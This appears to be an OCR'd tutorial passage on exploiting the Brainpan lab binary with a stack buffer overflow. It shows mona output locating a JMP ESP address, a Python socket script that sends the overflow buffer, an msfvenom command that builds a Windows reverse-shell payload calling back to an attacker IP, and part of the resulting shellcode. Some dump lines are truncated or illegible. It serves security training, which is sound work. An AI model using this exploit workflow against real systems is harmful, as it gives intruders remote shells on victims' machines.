
Make sure that you can find a good return address.

\xff\xe4 is our jmp ESP instruction, it’s our jump code. We found one pointer here.



```
0BADF00D  0x754f0000 | 0x754fa000 | 0x0000a000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [LPK.dll] (C:\Win
0BADF00D  0x75060000 | 0x75066000 | 0x00006000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [NSI.dll] (C:\Win
0BADF00D  0x74f90000 | 0x7505c000 | 0x000cc000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [MSCTF.dll] (C:\W
0BADF00D  0x76980000 | 0x769c6000 | 0x00046000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [KERNELBASE.dll]
0BADF00D  0x76c50000 | 0x76c69000 | 0x00019000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [sechost.dll] (C:
0BADF00D  0x73bb0000 | 0x73bec000 | 0x0003c000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [mswsock.dll] (C:
0BADF00D  0x76630000 | 0x766cd000 | 0x0009d000 | True  | True  | True  | True  | True  | 1.0626.7601.17514 [USP10.dll] (C
0BADF00D  0x76c70000 | 0x76d00000 | 0x00090000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [GDI32.dll] (C:\W
0BADF00D  0x31170000 | 0x31176000 | 0x00006000 | False | False | False | False | False | -1.0- [brainpan.exe] (C:\Users\T
0BADF00D  0x755d0000 | 0x756e0000 | 0x00110000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [kernel32.dll] (C
0BADF00D  0x75500000 | 0x755ac000 | 0x000ac000 | True  | True  | True  | True  | True  | 7.0.7600.16385 [msvcrt.dll] (C:\
0BADF00D  0x74f20000 | 0x74f2c000 | 0x0000c000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [CRYPTBASE.dll] (
0BADF00D  0x74f30000 | 0x74f90000 | 0x00060000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [SspiCli.dll] (C:
0BADF00D  0x773d0000 | 0x77550000 | 0x00180000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [ntdll.dll] (C:\W
0BADF00D  0x75070000 | 0x75110000 | 0x000a0000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [ADVAPI32.dll] (C
0BADF00D  0x76840000 | 0x76930000 | 0x000f0000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [RPCRT4.dll] (C:\
0BADF00D  0x76c10000 | 0x76c45000 | 0x00035000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [WS2_32.DLL] (C:\
0BADF00D  0x769d0000 | 0x76ad0000 | 0x00100000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [user32.dll] (C:\
0BADF00D  0x75110000 | 0x75170000 | 0x00060000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [IMM32.DLL] (C:\W
0BADF00D
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.266000
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m brainpan.exe

         ---------- Mona command started on 2020-06-22 04:01:24 (v2.0, rev 585) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules brainpan.exe
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x31170000 to 0x31176000
735E0000 Modules C:\Windows\System32\wshtcpip.dll
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 1
0BADF00D [+] Results :
311712F3   0x311712f3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False,
0BADF00D     Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.265000
!mona find -s "\xff\xe4" -m brainpan.exe
```

Find it




Immunity Debugger - brainpan.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Enter expression to follow
OK
Cancel

```
Address  Message
75500000 Modules C:\Windows\sysWOW64\msvcrt.dll
755D0000 Modules C:\Windows\sysWOW64\kernel32.dll
76840000 Modules C:\Windows\sysWOW64\RPCRT4.dll
76980000 Modules C:\Windows\sysWOW64\KERNELBASE.dll
76C10000 Modules C:\Windows\sysWOW64\WS2_32.DLL
76C50000 Modules C:\Windows\SysWOW64\sechost.dll
773D0000 Modules C:\Windows\SysWOW64\ntdll.dll
773E01C8 [04:00:23] S
31171280 [04:00:24] P
73BB0000 Modules C:\W
769D0000 Modules C:\W
76C70000 Modules C:\W
754F0000 Modules C:\W
76630000 Modules C:\W
75070000 Modules C:\W
75110000 Modules C:\W
74F90000 Modules C:\W
0BADF00D [+] Command used:
0BADF00D !mona modules
```

```
311712f3
```

Click ok




Immunity Debugger - brainpan.exe - [CPU - main thread, module brainpan]

Enter expression to follow

311712F3

We found ffe4 where is said JMP ESP. Click on it and press F2 on this and set a break point to ensure that we triggered this breakpoint. Once we hit this jump we can go ahead and get malicious with it.




Immunity Debugger - brainpan.exe - [CPU - main thread, module brainpan]

File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Co


```
[illegible]  . FFE4              JMP ESP
311712F5  . FFE1              JMP ECX
311712F7  . 5B                POP EBX
311712F8  . 5B                POP EBX
311712F9  . C3                RETN
311712FA  . 5D                POP EBP
311712FB  . C3                RETN
311712FC ┌$ 55                PUSH EBP
311712FD │. 89E5              MOV EBP,ESP
311712FF │. 81EC 18020000     SUB ESP,218
31171305 │. 8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]
31171308 │. 894424 04         MOV DWORD PTR SS:[ESP+4],EAX
3117130C │. C70424 003017:    MOV DWORD PTR SS:[ESP],brainpan.3117300   ASCII "[get_reply] s = [%s]"
31171313 │. E8 E0090000       CALL <JMP.&msvcrt.printf>                 printf
31171318 │. 8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]
3117131B │. 894424 04         MOV DWORD PTR SS:[ESP+4],EAX
3117131F │. 8D85 F8FDFFFF     LEA EAX,DWORD PTR SS:[EBP-208]
31171325 │. 890424            MOV DWORD PTR SS:[ESP],EAX
31171328 │. E8 C3090000       CALL <JMP.&msvcrt.strcpy>                 strcpy
3117132D │. 8D85 F8FDFFFF     LEA EAX,DWORD PTR SS:[EBP-208]
31171333 │. 890424            MOV DWORD PTR SS:[ESP],EAX
31171336 │. E8 AD090000       CALL <JMP.&msvcrt.strlen>                 strlen
3117133B │. 894424 04         MOV DWORD PTR SS:[ESP+4],EAX
3117133F │. C70424 183017:    MOV DWORD PTR SS:[ESP],brainpan.311730:   ASCII "[get_reply] copied %d bytes to buffer"
31171346 │. E8 AD090000       CALL <JMP.&msvcrt.printf>                 printf
3117134B │. 8D85 F8FDFFFF     LEA EAX,DWORD PTR SS:[EBP-208]
31171351 │. C74424 04 3F3     MOV DWORD PTR SS:[ESP+4],brainpan.31173   ASCII "shitstorm"
31171359 │. 890424            MOV DWORD PTR SS:[ESP],EAX
3117135C │. E8 7F090000       CALL <JMP.&msvcrt.strcmp>                 strcmp
31171361 │. C9                LEAVE
31171362 └. C3                RETN
31171363 ┌$ 55                PUSH EBP
```

Note this number down and we are going to write this backwards.



```
Immunity Debugger - brainpan.exe - [CPU - main thread, module brainpan]
         . FFE4             JMP ESP
311712F5 . FFE1             JMP ECX
311712F7 . 5B               POP EBX
311712F8 . 5B               POP EBX
311712F9 . C3               RETN
311712FA . 5D               POP EBP
311712FB . C3               RETN
311712FC $ 55               PUSH EBP
311712FD . 89E5             MOV EBP,ESP
311712FF . 81EC 18020000    SUB ESP,218
31171305 . 8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
31171308 . 894424 04        MOV DWORD PTR SS:[ESP+4],EAX
3117130C . C70424 003017:   MOV DWORD PTR SS:[ESP],brainpan.3117300   ASCII "[get_reply] s = [%s]"
31171313 . E8 E0090000      CALL <JMP.&msvcrt.printf>                 printf
31171318 . 8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
3117131B . 894424 04        MOV DWORD PTR SS:[ESP+4],EAX
3117131F . 8D85 F8FDFFFF    LEA EAX,DWORD PTR SS:[EBP-208]
31171325 . 890424           MOV DWORD PTR SS:[ESP],EAX
31171328 . E8 C3090000      CALL <JMP.&msvcrt.strcpy>                 strcpy
3117132D . 8D85 F8FDFFFF    LEA EAX,DWORD PTR SS:[EBP-208]
31171333 . 890424           MOV DWORD PTR SS:[ESP],EAX
31171336 . E8 AD090000      CALL <JMP.&msvcrt.strlen>                 strlen
3117133B . 894424 04        MOV DWORD PTR SS:[ESP+4],EAX
3117133F . C70424 183017:   MOV DWORD PTR SS:[ESP],brainpan.3117301:  ASCII "[get_reply] copied %d bytes to buffer"
31171346 . E8 AD090000      CALL <JMP.&msvcrt.printf>                 printf
3117134B . 8D85 F8FDFFFF    LEA EAX,DWORD PTR SS:[EBP-208]
31171351 . C74424 04 3F3    MOV DWORD PTR SS:[ESP+4],brainpan.3117:   ASCII "shitstorm"
31171359 . 890424           MOV DWORD PTR SS:[ESP],EAX
3117135C . E8 7F090000      CALL <JMP.&msvcrt.strcmp>                 strcmp
31171361 . C9               LEAVE
31171362 . C3               RETN
31171363 $ 55               PUSH EBP
```


Modify code. We put ‘b’ b is byte encoding. We are going to write the breakpoint number backwards.



```
GNU nano 4.3                  fuzzer.py                  Modified
import sys, socket

buffer = b"A" * 524 + b"\xf3\x12\x17\x31"

print("Sending payload...")
payload = buffer + b'\r\n'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.4.49',9999))
s.send(payload)
s.close()
```

Run code


We can see the break point at the bottom. We are hitting the JMP ESP. That’s a great news.



```
[04:27:46] Breakpoint at brainpan.311712F3
```

Reopen immunity debugger and hit play button twice. You should the word running at the right bottom. Reopen exe.

Generate payload




```
root@kali:~/brainpan# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.4.51 L
PORT=7777 -b "\x00" -f c
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=ip LPORT=port -b "\x00" -f c
```

\x00 = bad characters


-f = file type is c

Copy payload




```
"\x52\x83\xea\xfc\x31\x7a\x13\x03\x56\x6c\xad\xe1\x5a\x7a\xb3"
"\x0a\xa2\x7b\xd4\x83\x47\x4a\xd4\xf0\x0c\xfd\xe4\x73\x40\xf2"
"\x8f\xd6\x70\x81\xe2\xfe\x77\x22\x48\xd9\xb6\xb3\xe1\x19\xd9"
"\x37\xf8\x4d\x39\x09\x33\x80\x38\x4e\x2e\x69\x68\x07\x24\xdc"
"\x9c\x2c\x70\xdd\x17\x7e\x94\x65\xc4\x37\x97\x44\x5b\x43\xce"
"\x46\x5a\x80\x7a\xcf\x44\xc5\x47\x99\xff\x3d\x33\x18\x29\x0c"
